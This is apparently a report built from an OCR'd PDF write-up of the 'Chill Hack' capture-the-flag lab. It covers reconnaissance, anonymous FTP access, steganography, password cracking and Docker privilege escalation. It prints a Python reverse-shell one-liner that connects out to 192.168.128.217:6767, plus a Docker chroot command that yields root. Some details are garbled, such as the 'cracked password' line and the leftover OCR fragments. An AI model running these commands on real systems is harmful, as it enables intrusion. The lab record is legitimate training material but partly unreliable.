Executive Overview

This report documents the step-by-step compromise of the target machine at IP `10.82.132.131` within a Capture The Flag (CTF) challenge environment. The source evidence (ChillHack Attack Narative.pdf) provides a structured write-up by "Maki Andrich" detailing reconnaissance, enumeration, and exploitation steps. All findings are derived exclusively from visible text, terminal outputs, and screenshots within the source document. No external evidence or assumptions were introduced. The target system was a Linux-based web server hosting a gaming-themed site with FTP, SSH, and HTTP services.

Lab Overview

The lab environment targets a single machine (`10.82.132.131`) within a time-bound CTF challenge ("Chill Hack-badr"). The objective is to capture both user and root flags through systematic exploitation of web server vulnerabilities and misconfigurations. The target system runs Apache 2.4.41 (Ubuntu) on port 80, with FTP (vsftpd 3.0.5) and SSH (OpenSSH 8.2p1) services accessible. The challenge is explicitly labeled as "Easy level CTF" with a 9-minute time limit for VM access (source PDF, page 14).

Reconnaissance

Initial reconnaissance identified three open services:
- **Port 21/tcp**: FTP service (`vsftpd 3.0.5`) with anonymous login enabled (FTP code 230).
- **Port 22/tcp**: SSH service (`OpenSSH 8.2p1 Ubuntu 4ubuntu0.13`).
- **Port 80/tcp**: HTTP service (`Apache httpd 2.4.41`) hosting a gaming-themed website.

Nmap scan output (source PDF, page 1) confirmed these services. A browser screenshot (source PDF, page 2) revealed the website's interface at `10.82.132.131` , featuring navigation menus (Home, About, Team, etc.) and a banner with the text *"If you Don't Practice You Don't Derserve to win!"* (note: "Derserve" appears to be a typo for "Deserve"). HTML inspection (source PDF, page 2) found no hidden elements or sensitive data in the site structure.

Enumeration

Enumeration focused on web directories and FTP resources:
- **FTP Enumeration**: Anonymous login succeeded, revealing `note.txt` (90 bytes, last modified Oct 03, 2020) in the root directory (source PDF, page 3).
- **Web Directory Enumeration**: `gobuster` scans (source PDF, page 3) identified `/js` , `/secret` , and `/images` directories.
- `/js` contained JavaScript files (e.g., `3dslider.js` , `jquery.video.js`) with 301 redirects (source PDF, page 4).
- `/secret` and `/images` were accessible via browser (source PDF, page 4).
- **File Listing**: Browser screenshots (source PDF, pages 5–7) showed:
- `/css` directory listing (e.g., `font-awesome.css` , `bootstrap-theme.css`).
- `/fonts` directory listing (e.g., `Glyphicons-halflings-regular.eot` , `Font Awesome.otf`).
- `/image` returned a 404 error (source PDF, page 5).

Vulnerability Analysis

Key vulnerabilities were identified through observed artifacts:
- **FTP Service**: Anonymous login allowed access to `note.txt`, which contained a critical clue: *"Anurodh told me that there is some filtering on strings being put in the command – Apaar"* (source PDF, page 3). This indicated potential command injection filtering.
- **Web Server**: Directory traversal and file listing revealed `/secret` and `/images` directories (source PDF, page 4), suggesting misconfigured resource paths.
- **Steganography**: `hacker.jpg` contained an embedded `backup.zip` file (source PDF, page 10), confirmed by `steghide info` output.
- **PHP Source Code**: `source_code.php` contained a base64-encoded password check: `if(base64_encode($password) == "IWQwbmRLbjB3BvLwQHNzdByZA==")` (source PDF, page 11).

Exploitation

Exploitation steps were executed sequentially:
1. **Reverse Shell**: A Python command was used to establish a reverse shell to `192.168.128.217:6767` (source PDF, page 8). Terminal output confirmed a connection from `10.82.132.131:44720` and a `/bin/sh` prompt (source PDF, page 8).
2. **Steganography**: `hacker.jpg` was analyzed using `steghide` to extract `backup.zip` (source PDF, page 10).
3. **Password Cracking**: `John the Ripper` cracked the password for `backup.zip` using `rockyou.txt` (source PDF, page 10). The cracked password was `backup.zip/source_code.php:password:source_code.php:backup.zip`.
4. **Base64 Decoding**: The PHP source code's base64 string was decoded to reveal the password `!d0ntKn0wmYp@ssw0rd` (source PDF, page 11).

Maki Andrich Page: 8


3.1.1. 

3.2. Ls

3.2.1. 

3.3. Trying to get reverse shell

3.3.1. find /usr/bin/python3 -exec {} -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.128.217",6767));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' \;

3.3.2. 

3.3.2.1. We get a reverse shell

3.3.3. After looking around we find some files

Screenshot / visual evidence · source PDF page 8

Terminal output showing reverse shell connection and `/bin/sh` prompt.

Privilege Escalation

Privilege escalation leveraged Docker misconfiguration:
- **SSH Login**: The password `!d0ntKn0wmYp@ssw0rd` was used to log in as `anurodh` (source PDF, page 12).
- **Docker Exploitation**: A one-liner command `docker run -v /:/mnt --rm -it alpine chroot /mnt sh` was executed (source PDF, page 12), granting a root shell (source PDF, page 12).

Flags & Proof of Access

Two flags were successfully captured:
- **User Flag**: Found in `local.txt` via `find / -name "*.txt" 2>/dev/null` (source PDF, page 12). The flag is `{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}` (source PDF, page 13).
- **Root Flag**: Retrieved from `proof.txt` in the root directory (source PDF, page 13). The flag is `{ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}`.

5.1.1.4.



5.1.1.4.1.1. {ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}

5.1.1.4.2. Now we got both flags

6. Time to finish the tryhackme room

Screenshot / visual evidence · source PDF page 13

Terminal output showing root flag extraction and confirmation message.

Conclusion

The compromise of `10.82.132.131` was completed through systematic exploitation of FTP, web server misconfigurations, and steganography. Key steps included:
1. Initial reconnaissance identifying open services.
2. Enumeration of web directories and FTP resources.
3. Exploitation of command filtering via steganography and password cracking.
4. Privilege escalation using Docker.
Both flags were successfully captured, confirming the challenge's completion (source PDF, page 13). The source evidence provides no ambiguity about the sequence of actions or technical outcomes, as all findings are directly supported by visible outputs and screenshots. No assumptions were made beyond the documented evidence.

Note: The source PDF (ChillHack Attack Narative.pdf) is the sole evidence for this report. All findings are verifiable through the provided screenshots and terminal outputs.